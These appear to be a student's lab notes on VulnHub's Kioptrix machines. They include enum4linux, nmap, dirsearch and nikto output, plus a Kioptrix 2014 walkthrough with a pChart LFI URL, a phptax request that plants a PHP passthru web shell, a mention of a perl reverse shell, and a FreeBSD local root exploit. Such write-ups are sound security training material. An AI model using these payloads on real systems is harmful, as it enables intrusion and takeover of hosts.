user:[john] rid:[0xbba]
user:[loneferret] rid:[0xbb8]
```

```
=====
| Share Enumeration on 192.168.11.8 |
=====
```

```
WARNING: The "syslog" option is deprecated
```

| Sharename | Type | Comment                                       |
|-----------|------|-----------------------------------------------|
| print\$   | Disk | Printer Drivers                               |
| IPC\$     | IPC  | IPC Service (Koptrix4 server (Samba, Ubuntu)) |

```
Reconnecting with SMB1 for workgroup listing.
```

| Server    | Comment |
|-----------|---------|
| -----     | -----   |
| Workgroup | Master  |
| -----     | -----   |
| WORKGROUP |         |

```
[+] Attempting to map shares on 192.168.11.8
//192.168.11.8/print$    Mapping: DENIED, Listing: N/A
//192.168.11.8/IPC$      [E] Can't understand response:
WARNING: The "syslog" option is deprecated
NT_STATUS_NETWORK_ACCESS_DENIED listing \*
```

```
=====
| Password Policy Information for 192.168.11.8 |
=====
```

```
[+] Attaching to 192.168.11.8 using a NULL share
```

```
[+] Trying protocol 445/SMB...
```

```
[+] Found domain(s):
```

```
[+] KIOPTRIX4
[+] Builtin
```

```
[+] Password Info for Domain: KIOPTRIX4
```

```
[+] Minimum password length: 5
[+] Password history length: None
[+] Maximum password age: Not Set
[+] Password Complexity Flags: 000000
```

```
[+] Domain Refuse Password Change: 0
[+] Domain Password Store Cleartext: 0
[+] Domain Password Lockout Admins: 0
[+] Domain Password No Clear Change: 0
[+] Domain Password No Anon Change: 0
[+] Domain Password Complex: 0
```

```
[+] Minimum password age: None
[+] Reset Account Lockout Counter: 30 minutes
[+] Locked Account Duration: 30 minutes
[+] Account Lockout Threshold: None
[+] Forced Log off Time: Not Set
```

```
[+] Retrieved partial password policy with rpcclient:
```

```
Password Complexity: Disabled
```

Minimum Password Length: 0

```
=====
| Groups on 192.168.11.8 |
=====
```

[+] Getting builtin groups:

[+] Getting builtin group memberships:

[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

```
=====
| Users on 192.168.11.8 via RID cycling (RIDS: 500-550,1000-1050) |
=====
```

[I] Found new SID: S-1-5-21-2529228035-991147148-3991031631

[I] Found new SID: S-1-22-1

[I] Found new SID: S-1-5-32

[+] Enumerating users using SID S-1-5-21-2529228035-991147148-3991031631 and logon username "", password "

S-1-5-21-2529228035-991147148-3991031631-500 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-501 KIOPTRIX4\nobody (Local User)

S-1-5-21-2529228035-991147148-3991031631-502 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-503 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-504 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-505 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-506 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-507 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-508 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-509 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-510 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-511 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-512 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-513 KIOPTRIX4\None (Domain Group)

S-1-5-21-2529228035-991147148-3991031631-514 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-515 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-516 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-517 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-518 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-519 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-520 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-521 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-522 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-523 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-524 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-525 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-526 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-527 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-528 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-529 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-530 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-531 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-532 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-533 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-534 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-535 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-536 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-537 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-538 \*unknown\*\\*unknown\* (8)

S-1-5-21-2529228035-991147148-3991031631-539 \*unknown\*\\*unknown\* (8)



S-1-5-32-503 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-504 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-505 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-506 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-507 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-508 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-509 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-510 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-511 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-512 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-513 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-514 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-515 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-516 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-517 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-518 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-519 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-520 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-521 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-522 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-523 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-524 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-525 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-526 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-527 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-528 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-529 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-530 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-531 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-532 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-533 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-534 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-535 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-536 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-537 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-538 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-539 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-540 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-541 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-542 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-543 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-544 BUILTIN\Administrators (Local Group)  
S-1-5-32-545 BUILTIN\Users (Local Group)  
S-1-5-32-546 BUILTIN\Guests (Local Group)  
S-1-5-32-547 BUILTIN\Power Users (Local Group)  
S-1-5-32-548 BUILTIN\Account Operators (Local Group)  
S-1-5-32-549 BUILTIN\Server Operators (Local Group)  
S-1-5-32-550 BUILTIN\Print Operators (Local Group)  
S-1-5-32-1000 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1001 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1002 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1003 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1004 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1005 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1006 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1007 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1008 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1009 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1010 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1011 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1012 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1013 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1014 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1015 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1016 \*unknown\*\\\*unknown\* (8)  
S-1-5-32-1017 \*unknown\*\\\*unknown\* (8)

```
S-1-5-32-1018 *unknown*(*unknown* (8)
S-1-5-32-1019 *unknown*(*unknown* (8)
S-1-5-32-1020 *unknown*(*unknown* (8)
S-1-5-32-1021 *unknown*(*unknown* (8)
S-1-5-32-1022 *unknown*(*unknown* (8)
S-1-5-32-1023 *unknown*(*unknown* (8)
S-1-5-32-1024 *unknown*(*unknown* (8)
S-1-5-32-1025 *unknown*(*unknown* (8)
S-1-5-32-1026 *unknown*(*unknown* (8)
S-1-5-32-1027 *unknown*(*unknown* (8)
S-1-5-32-1028 *unknown*(*unknown* (8)
S-1-5-32-1029 *unknown*(*unknown* (8)
S-1-5-32-1030 *unknown*(*unknown* (8)
S-1-5-32-1031 *unknown*(*unknown* (8)
S-1-5-32-1032 *unknown*(*unknown* (8)
S-1-5-32-1033 *unknown*(*unknown* (8)
S-1-5-32-1034 *unknown*(*unknown* (8)
S-1-5-32-1035 *unknown*(*unknown* (8)
S-1-5-32-1036 *unknown*(*unknown* (8)
S-1-5-32-1037 *unknown*(*unknown* (8)
S-1-5-32-1038 *unknown*(*unknown* (8)
S-1-5-32-1039 *unknown*(*unknown* (8)
S-1-5-32-1040 *unknown*(*unknown* (8)
S-1-5-32-1041 *unknown*(*unknown* (8)
S-1-5-32-1042 *unknown*(*unknown* (8)
S-1-5-32-1043 *unknown*(*unknown* (8)
S-1-5-32-1044 *unknown*(*unknown* (8)
S-1-5-32-1045 *unknown*(*unknown* (8)
S-1-5-32-1046 *unknown*(*unknown* (8)
S-1-5-32-1047 *unknown*(*unknown* (8)
S-1-5-32-1048 *unknown*(*unknown* (8)
S-1-5-32-1049 *unknown*(*unknown* (8)
S-1-5-32-1050 *unknown*(*unknown* (8)
[+] Enumerating users using SID S-1-22-1 and logon username "", password ""
S-1-22-1-1000 Unix User\loneferret (Local User)
S-1-22-1-1001 Unix User\john (Local User)
S-1-22-1-1002 Unix User\robert (Local User)
```

```
=====
| Getting printer info for 192.168.11.8 |
=====
```

No printers returned.

enum4linux complete on Mon Nov 11 16:53:14 2019

# **rooted**

```
john@Kioptrix4:/root$ cat congrats.txt
```

Congratulations!

You've got root.

There is more then one way to get root on this system. Try and find them.

I've only tested two (2) methods, but it doesn't mean there aren't more.

As always there's an easy way, and a not so easy way to pop this box.

Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and  
also work and family life are my priorities. Hobbies are low on my list.

Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:

[www.kioptrix.com](http://www.kioptrix.com)

Thanks for playing,

loneferret

## **kioptrix 2014**

normal nmap and found 22,80,8080

kicked off TireFire for 80 and 8080

few results and no web app.

8080 was forbidden

80 I could only see the main page saying that it works.

In the page source I could see pChart2.1.3.

searchsploit showed me a LFI dir

<http://192.168.11.138/pChart2.1.3/examples/index.php?Action=View&Script=%2f.%2f.%2fetc/passwd>

from here I tried my list of lfi files of interest and found /usr/local/etc/apache22/httpd.conf

at the bottom of this conf page it said that 8080 would deny any user-agent other than Mozilla/4.0

So I fired up RESTer and looked at the main pagekiotrix 2014e with the custom user agent and it worked!

I could see that it was running phptax.

searchsploit showed me a LFI for remote code execution

[http://192.168.11.138:8080/phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru\(%24\\_GET%5Bcmd%5D\)%3B%3F%3E](http://192.168.11.138:8080/phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D)%3B%3F%3E)

when I saw that I could run commands I tried to get a reverse shell.

nc, python, and php would not work, but perl DID!

^^^BTW all of these commands needed to be urlencoded

now that I have a shell I went to /etc/shells and used /bin/tcsh

fixed with python

uname -a showed that it was running freebsd 9.0

searchsploit showed me that there was an exploit specifically for this.

scp 26368.c over and then gcc 26368.c

run the new file and rooted!!

## **enumeration**

wfuzz -c -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u <http://192.168.11.138:8080/W0QQIotrZ1QQsasuperfeaturedZ1QQsocmdZListingItemListQQsocolumnlayoutZ1QQsocustoverrideZ1.php?FUZZ=/etc/passwd/>

<http://192.168.11.138/pChart2.1.3/examples/index.php>Action=View&Script=%2f..%2f..%2fetc/passwd> <<<found via searchsploit pchart2.1.3

[http://192.168.11.138:8080/phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru\(%24\\_GET%5Bcmd%5D%3B%3F%3E](http://192.168.11.138:8080/phptax/index.php?field=rce.php&newvalue=%3C%3Fphp%20passthru(%24_GET%5Bcmd%5D%3B%3F%3E)

<http://192.168.11.138:8080/phptax/data/rce.php?cmd=id>

## **nmap**

```
root@kali:~/Desktop/Machines/VulnHub/Kioptrix# nmap -sC -sV -p- -oN kioptrix.txt 192.168.11.138
Starting Nmap 7.70 ( https://nmap.org ) at 2019-10-11 16:21 EDT
Nmap scan report for dc-2 (192.168.11.138)
Host is up (0.00032s latency).
Not shown: 65532 filtered ports
PORT      STATE SERVICE VERSION
22/tcp    closed ssh
80/tcp    open  http  Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
8080/tcp  open  http  Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
MAC Address: 00:0C:29:AE:CD:8D (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 131.37 seconds
```

***dirsearch***

# 80

[-.-\_-\_-\_-] v0.3.8  
(\_||\_) (/\_||\_|)

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-11\_16-24-48.log

Target: http://192.168.11.138:80

[16:24:51] Starting:  
[16:24:51] 403 - 210B - /cgi-bin/  
CTRL+C detected: Pausing threads, please wait...  
65.56% - Errors: 14 - Last request to: VMware.php

# 8080

(\_|\_||\_) (/(\_||(\_|))

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /root/Desktop/Tools/dirsearch/logs/errors-19-10-11\_16-24-48.log

Target: http://192.168.11.138:8080

```
[16:24:49] Starting:  
[16:35:32] 403 - 257B - /OWASPBUILDINGSECUREWEBAPPLICATIONSANDWEBSERVICES-V1.php  
[16:35:32] 403 - 254B - /OWASPBUILDINGSECUREWEBAPPLICATIONSANDWEBSERVICES-V1/  
[16:37:05] 403 - 248B - /DisablingSystemSpeakerOutputfromVirtualServer/  
[16:49:16] 403 - 295B - /  
_W0QQlotrZ1QQsasuperfeaturedZ1QQsocmdZListingItemListQQsocolumnlayoutZ1QQsocustoverrideZ1.php  
[16:49:16] 403 - 292B - /  
_W0QQlotrZ1QQsasuperfeaturedZ1QQsocmdZListingItemListQQsocolumnlayoutZ1QQsocustoverrideZ1/  
[16:49:16] 403 - 247B - /_W0QQfcI3QQfc0Z1QQsocmdZListingCategoryList/  
[16:51:36] 403 - 261B - /Email-NetworkSecurityArticlesAndHackingPreventionResources/  
[16:51:36] 403 - 264B - /Email-NetworkSecurityArticlesAndHackingPreventionResources.php  
[16:51:36] 403 - 258B - /NetworkSecurityArticlesAndHackingPreventionResources.php  
[16:51:36] 403 - 255B - /NetworkSecurityArticlesAndHackingPreventionResources/  
[16:52:11] 403 - 252B - /DonaldPipkinsSecurityTipsfortheWeekofDecember23rd/  
[16:52:11] 403 - 247B - /THELATESTINDENIALOFSERVICEATTACKSSMURFING.php  
[16:52:11] 403 - 244B - /THELATESTINDENIALOFSERVICEATTACKSSMURFING/  
[16:52:11] 403 - 254B - /Thedangersofftpconversionsonmisconfiguredsystems.php  
[16:52:12] 403 - 251B - /Thedangersofftpconversionsonmisconfiguredsystems/  
[16:52:12] 403 - 261B - /HowToEliminateTheTenMostCriticalInternetSecurityThreats.php  
[16:52:12] 403 - 258B - /HowToEliminateTheTenMostCriticalInternetSecurityThreats/  
[16:52:13] 403 - 256B - /ProtectionoftheAdministratorAccountintheOfflineSAM.php  
[16:52:14] 403 - 252B - /ImprovingtheSecurityofYourSitebyBreakingIntoIt.php  
[16:52:14] 403 - 250B - /SQLInjectionModesofAttackDefenceandWhyItMatters/  
[16:52:14] 403 - 263B - /Databasesecurityprotectingsensitiveandcriticalinformation.php  
[16:52:14] 403 - 260B - /Databasesecurityprotectingsensitiveandcriticalinformation/  
[16:53:27] 403 - 249B - /fid3D64E21C0E09F5D6216C4E4B1BB933AA6C6A9EB4.php  
[16:53:27] 403 - 246B - /fid3D64E21C0E09F5D6216C4E4B1BB933AA6C6A9EB4/  
[16:53:27] 403 - 249B - /fidC329AB67BE0B054B01C120F39045E770776E6329.php  
[16:53:27] 403 - 246B - /fidC329AB67BE0B054B01C120F39045E770776E6329/  
[16:53:27] 403 - 249B - /fidB2FOCA06F287B6F3E9F56E7FEBF9CEFB3838B618.php  
[16:53:27] 403 - 246B - /fidB2FOCA06F287B6F3E9F56E7FEBF9CEFB3838B618/  
[16:53:28] 403 - 249B - /fid2D0FF5DC055234955B14BCE98AEFC6255AD6BDE3.php  
[16:53:28] 403 - 246B - /fid2D0FF5DC055234955B14BCE98AEFC6255AD6BDE3/  
[16:53:28] 403 - 249B - /fid4CADF469919DF9D577A0D8977961DAE6E57A3C25.php  
[16:53:28] 403 - 253B - /ProtectionoftheAdministratorAccountintheOfflineSAM/  
[16:53:28] 403 - 249B - /fid1ADF3F9F3A9C01CD1D1C40B4108860919D2A56AC.php  
[16:53:28] 403 - 246B - /fid1ADF3F9F3A9C01CD1D1C40B4108860919D2A56AC/  
[16:54:01] 403 - 246B - /fid4CADF469919DF9D577A0D8977961DAE6E57A3C25/  
[16:55:42] 403 - 241B - /Ken%20middletonUCCwithSSNsosSITEpdf/  
[16:56:38] 403 - 247B - /whatdoesyourbirthdatemeanforyourlovelifequiz/  
[16:57:17] 403 - 255B - /DeanosWorld-InternetMarketingMadridLifeHumourMore.php  
[16:57:17] 403 - 252B - /DeanosWorld-InternetMarketingMadridLifeHumourMore/  
[17:01:36] 403 - 258B - /Uses%20and%20reactions%20to%20social%20accounting%20data%20-%20final.php  
[17:01:36] 403 - 255B - /Uses%20and%20reactions%20to%20social%20accounting%20data%20-%20final/  
[17:01:36] 403 - 243B - /The%20Social%20Life%20of%20Small%20Graphical%20Chats/
```

***nikto***

# 80

- Nikto v2.1.6

```
+ Target IP:      192.168.11.138
+ Target Hostname: 192.168.11.138
+ Target Port:    80
+ Start Time:    2019-10-11 16:24:47 (GMT-4)

-----
```

+ Server: Apache/2.2.21 (FreeBSD) mod\_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8  
+ Server may leak inodes via ETags, header found with file /, inode: 67014, size: 152, mtime: Sat Mar 29 13:22:52 2014  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ OpenSSL/0.9.8q appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.  
+ mod\_ssl/2.2.21 appears to be outdated (current is at least 2.8.31) (may depend on server version)  
+ PHP/5.3.8 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.  
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ mod\_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 - mod\_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.  
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Operation now in progress  
+ Scan terminated: 15 error(s) and 11 item(s) reported on remote host  
+ End Time: 2019-10-11 16:32:08 (GMT-4) (441 seconds)

```
-----
```

+ 1 host(s) tested  
root@kali:~/Desktop/Machines/VulnHub/Kioptrix#

# 8080

- Nikto v2.1.6

```
+ Target IP:      192.168.11.138
+ Target Hostname: 192.168.11.138
+ Target Port:    8080
+ Start Time:    2019-10-11 16:24:48 (GMT-4)

-----
```

+ Server: Apache/2.2.21 (FreeBSD) mod\_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ All CGI directories 'found', use '-C none' to test none  
+ Apache/2.2.21 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ mod\_ssl/2.2.21 appears to be outdated (current is at least 2.8.31) (may depend on server version)  
+ OpenSSL/0.9.8q appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0o and 0.9.8zc are also current.  
+ PHP/5.3.8 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.  
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST  
+ mod\_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8 - mod\_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082>, OSVDB-756.  
+ ERROR: Error limit (20) reached for host, giving up. Last error: opening stream: can't connect (timeout): Operation now in progress  
+ Scan terminated: 12 error(s) and 9 item(s) reported on remote host
+ End Time: 2019-10-11 16:31:44 (GMT-4) (416 seconds)

```
-----
```

+ 1 host(s) tested  
root@kali:~/Desktop/Machines/VulnHub/Kioptix#

## /etc/passwd

```
# $FreeBSD: release/9.0.0/etc/master.passwd 218047 2011-01-28 22:29:38Z pjd $
#
root:*:0:0:Charlie &:/root:/bin/csh
toor:*:0:0:Bourne-again Superuser:/root:
daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin
operator:*:2:5:System &:/usr/sbin/nologin
bin:*:3:7:Binaries Commands and Source:/:/usr/sbin/nologin
tty:*:4:65533:Tty Sandbox:/:/usr/sbin/nologin
kmem:*:5:65533:KMem Sandbox:/:/usr/sbin/nologin
games:*:7:13:Games pseudo-user:/usr/games:/usr/sbin/nologin
news:*:8:8:News Subsystem:/:/usr/sbin/nologin
man:*:9:9:Mister Man Pages:/usr/share/man:/usr/sbin/nologin
sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin
smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin
mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin
bind:*:53:53:Bind Sandbox:/:/usr/sbin/nologin
proxy:*:62:62:Packet Filter pseudo-user:/nonexistent:/usr/sbin/nologin
pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin
dhcp:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin
uucp:*:66:66:UUCP pseudo-user:/var/spool/uucppublic:/usr/local/libexec/uucp/uucico
pop:*:68:6:Post Office Owner:/nonexistent:/usr/sbin/nologin
www:*:80:80:World Wide Web Owner:/nonexistent:/usr/sbin/nologin
hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin
nobody:*:65534:65534:Unprivileged user:/nonexistent:/usr/sbin/nologin
mysql:*:88:88:MySQL Daemon:/var/db/mysql:/usr/sbin/nologin
ossec:*:1001:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecm:*:1002:1001:User &:/usr/local/ossec-hids:/sbin/nologin
ossecr:*:1003:1001:User &:/usr/local/ossec-hids:/sbin/nologin
```

## /usr/local/etc/apache22/httpd.conf

```
#  
# This is the main Apache HTTP server configuration file. It contains the  
# configuration directives that give the server its instructions.  
# See <URL:http://httpd.apache.org/docs/2.2> for detailed information.  
# In particular, see  
# <URL:http://httpd.apache.org/docs/2.2/mod/directives.html>  
# for a discussion of each configuration directive.  
#  
# Do NOT simply read the instructions in here without understanding  
# what they do. They're here only as hints or reminders. If you are unsure  
# consult the online docs. You have been warned.  
#  
# Configuration and logfile names: If the filenames you specify for many  
# of the server's control files begin with "/" (or "drive:/\" for Win32), the  
# server will use that explicit path. If the filenames do *not* begin  
# with "/", the value of ServerRoot is prepended -- so "/var/log/foo_log"  
# with ServerRoot set to "/usr/local" will be interpreted by the  
# server as "/usr/local//var/log/foo_log".  
#  
# ServerRoot: The top of the directory tree under which the server's  
# configuration, error, and log files are kept.  
#  
# Do not add a slash at the end of the directory path. If you point  
# ServerRoot at a non-local disk, be sure to point the LockFile directive  
# at a local disk. If you wish to share the same ServerRoot for multiple  
# httpd daemons, you will need to change at least LockFile and PidFile.  
#  
ServerRoot "/usr/local"  
#  
# Listen: Allows you to bind Apache to specific IP addresses and/or  
# ports, instead of the default. See also the <VirtualHost>  
# directive.  
#  
# Change this to Listen on specific IP addresses as shown below to  
# prevent Apache from glomming onto all bound IP addresses.  
#  
#Listen 12.34.56.78:80  
Listen 80  
Listen 8080  
#  
# Dynamic Shared Object (DSO) Support  
#  
# To be able to use the functionality of a module which was built as a DSO you  
# have to place corresponding 'LoadModule' lines at this location so the  
# directives contained in it are actually available before they are used.  
# Statically compiled modules (those listed by 'httpd -l') do not need  
# to be loaded here.  
#  
# Example:  
# LoadModule foo module modules/mod_foo.so  
#  
LoadModule authn_file module libexec/apache22/mod_authn_file.so  
LoadModule authn_dbm module libexec/apache22/mod_authn_dbm.so  
LoadModule authn_anon module libexec/apache22/mod_authn_anon.so  
LoadModule authn_default module libexec/apache22/mod_authn_default.so  
LoadModule authn_alias module libexec/apache22/mod_authn_alias.so  
LoadModule authz_host module libexec/apache22/mod_authz_host.so  
LoadModule authz_groupfile module libexec/apache22/mod_authz_groupfile.so  
LoadModule authz_user module libexec/apache22/mod_authz_user.so  
LoadModule authz_dbm module libexec/apache22/mod_authz_dbm.so  
LoadModule authz_owner module libexec/apache22/mod_authz_owner.so  
LoadModule authz_default module libexec/apache22/mod_authz_default.so
```

```
LoadModule auth basic module libexec/apache22/mod_auth_basic.so
LoadModule auth digest module libexec/apache22/mod_auth_digest.so
LoadModule file cache module libexec/apache22/mod_file_cache.so
LoadModule cache module libexec/apache22/mod_cache.so
LoadModule disk cache module libexec/apache22/mod_disk_cache.so
LoadModule dumpio module libexec/apache22/mod_dumpio.so
LoadModule reqtimeout module libexec/apache22/mod_reqtimeout.so
LoadModule include module libexec/apache22/mod_include.so
LoadModule filter module libexec/apache22/mod_filter.so
LoadModule charset_lite module libexec/apache22/mod_charset_lite.so
LoadModule deflate module libexec/apache22/mod_deflate.so
LoadModule log_config module libexec/apache22/mod_log_config.so
LoadModule logio module libexec/apache22/mod_logio.so
LoadModule env module libexec/apache22/mod_env.so
LoadModule mime_magic module libexec/apache22/mod_mime_magic.so
LoadModule cern_meta module libexec/apache22/mod_cern_meta.so
LoadModule expires module libexec/apache22/mod_expires.so
LoadModule headers module libexec/apache22/mod_headers.so
LoadModule usertrack module libexec/apache22/mod_usertrack.so
LoadModule unique_id module libexec/apache22/mod_unique_id.so
LoadModule setenvif module libexec/apache22/mod_setenvif.so
LoadModule version module libexec/apache22/mod_version.so
LoadModule ssl module libexec/apache22/mod_ssl.so
LoadModule mime module libexec/apache22/mod_mime.so
LoadModule dav module libexec/apache22/mod_dav.so
LoadModule status module libexec/apache22/mod_status.so
LoadModule autoindex module libexec/apache22/mod_autoindex.so
LoadModule asis module libexec/apache22/mod_asis.so
LoadModule info module libexec/apache22/mod_info.so
LoadModule cgi module libexec/apache22/mod_cgi.so
LoadModule dav_fs module libexec/apache22/mod_dav_fs.so
LoadModule vhost_alias module libexec/apache22/mod_vhost_alias.so
LoadModule negotiation module libexec/apache22/mod_negotiation.so
